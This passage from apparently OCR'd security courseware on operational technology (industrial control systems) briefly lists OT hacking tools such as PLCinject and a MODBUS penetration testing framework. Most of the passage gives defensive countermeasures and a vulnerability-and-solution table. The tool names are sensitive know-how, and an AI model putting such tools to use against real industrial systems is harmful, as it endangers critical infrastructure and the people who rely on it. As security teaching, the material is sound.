
Listed below are some of the additional tools for hacking OT systems and networks:

- PLCinject (*https://github.com*)
- MODBUS Penetration Testing Framework (*https://github.com*)
- Moki Linux (*https://github.com*)
- sixnet-tools (*https://github.com*)
- mbtget (*https://github.com*)

LO#08: Explain OT Attack Countermeasures

OT Attack Countermeasures

This section discusses various OT security measures, OT vulnerabilities and their solutions, security measures based on the Purdue model, international OT security organizations, OT security solutions, and tools. Following the security measures, organizations can implement proper security mechanisms to protect critical industrial infrastructure and associated IT systems from various cyber-attacks.



How to Defend Against OT Hacking


1. Use **purpose-built sensors** to discover vulnerabilities in the network
2. Update systems to the latest technologies and regularly **patch systems**
3. Implement secure configuration and **secure coding practices** for OT applications
4. Maintain an **asset register** for tracking and scrutinizing outdated systems
5. Use **strong passwords** and change the default factory-set passwords
6. Secure remote access through multiple layers of defense by implementing **VPNs**
7. **Secure the network perimeter**, and filter and prevent unauthorized inbound traffic
8. Regularly scan systems and networks using **anti-malware tools**
9. Harden the systems by **disabling unused services** and functionalities
10. Regularly **patch vulnerabilities** released by the manufacturers
11. Employ **IDS and flow-measurement systems** to detect attacks at an early stage
12. Use only tested and familiar **third-party web servers** for serving ICS web applications
13. Ensure ICS vendors add **cryptographic signatures** to the application updates
14. Perform **periodic audits** of the industrial systems to validate security controls

How to Defend Against OT Hacking

Follow the countermeasures discussed below to defend against OT hacking:

- Regularly conduct a risk assessment to reduce the current risk exposure
- Use purpose-built sensors to discover the vulnerabilities in the network inactively
- Incorporate threat intelligence to uncover threats and protect assets by prioritizing OT patches
- Regularly upgrade OT hardware and software tools
- Disable unused ports and services
- Implement secure configuration and secure coding practices for OT applications
- Update systems to the latest technologies and patch systems regularly
- Maintain an asset register to track the information and to scrutinize outdated and unsupported systems
- Perform continuous monitoring and detection of the log data generated by the OT systems for detecting real-time attacks
- Train employees with the latest security policies and raise awareness of the latest threats and risks
- Use strong and secure passwords using hashing, and change the default factory-set passwords
- Secure remote access through multiple layers of defense by implementing two-factor authentication, VPNs, encryption, firewalls, etc.

- Implement incident response and business continuity plans
- Secure the network perimeter to filter and prevent unauthorized inbound traffic
- Regularly scan systems and networks using anti-malware tools
- Restrict network traffic by using techniques like rate-limiting and whitelisting to prevent DoS and brute-forcing attacks
- Harden the systems by disabling unused services and functionalities
- Regularly patch vulnerabilities released by the manufacturers
- Regularly check the DNS logs to detect any unauthorized access
- Secure and update systems that interact with the ICS/SCADA devices, as these systems can be exploited to bypass security gateways
- Employ professional security red teams to uncover the vulnerabilities of critical industrial infrastructure
- Use Intrusion Detection Systems (IDSs) and flow-measurement systems to detect attacking attempts at an early stage
- Ensure proper sanitization and validation of the input to prevent attacks such as buffer overflow, command injection, and XSS.
- Use library calls instead of external processes to recreate the desired functionality
- Process all the SQL queries used in the ICS system using prepared statements, parameterized queries, or stored procedures
- Use only tested and familiar third-party web servers for serving the ICS web applications
- Ensure that ICS vendors design their systems to restrict unauthorized access and grant least privileges for performing functions
- Ensure integrity of transmitted messages by appending checksum to every message
- Ensure ICS vendors add cryptographic signatures to application updates
- Perform periodic audits of industrial systems to validate the security controls, production, and management systems
- Use DMZ connections between the ICS and corporate networks for secure communication
- Check network data bounds and integrity on the server applications that process ICS protocol traffic
- Perform a source code review of all ICS applications that handle network traffic



OT Vulnerabilities and Solutions

Vulnerability	Solutions
1. **Publicly Accessible OT systems**	Implement multi-factor authentication Use enterprise-grade firewall and remote access solution
2. **Insecure Remote Connections**	Use strong multifactor authentication mechanism and password policies Implement appropriate security patching practices
3. **Missing Security Updates**	Test applications in the sandbox environment before launching it live Employ a firewall and perform device hardening
4. **Weak Passwords**	Use separate username conventions for the corporate IT and OT networks Change default credentials at the installation time Perform security audits to meet compliance with secure password policies
5. **Insecure Firewall Configuration**	Implement secure firewall configuration Configure the access control list on the firewall

Vulnerability	Solutions
6. **OT Systems Placed within the Corporate IT Network**	Segregate the corporate IT and OT devices Establish a DMZ for all connections in the IT and OT systems
7. **Insufficient Security for Corporate IT Network from OT Systems**	Restrict access on the IT-OT network, based on the business need Establish a secure gateway between the two networks
8. **Lack of Segmentation within OT Networks**	State clear separation between critical and non-critical systems Implement zoning model that uses a defense-in-depth approach
9. **Lack of Encryption and Authentication for Wireless OT Networks**	Use strong wireless encryption protocols Use industry-standard cryptographic algorithms Conduct regular security audits
10. **Unrestricted Outbound Internet Access from OT Networks**	Conduct a formal risk assessment Monitor and segregate OT systems from external access Download security updates in a separate repository outside the OT network

OT Vulnerabilities and Solutions

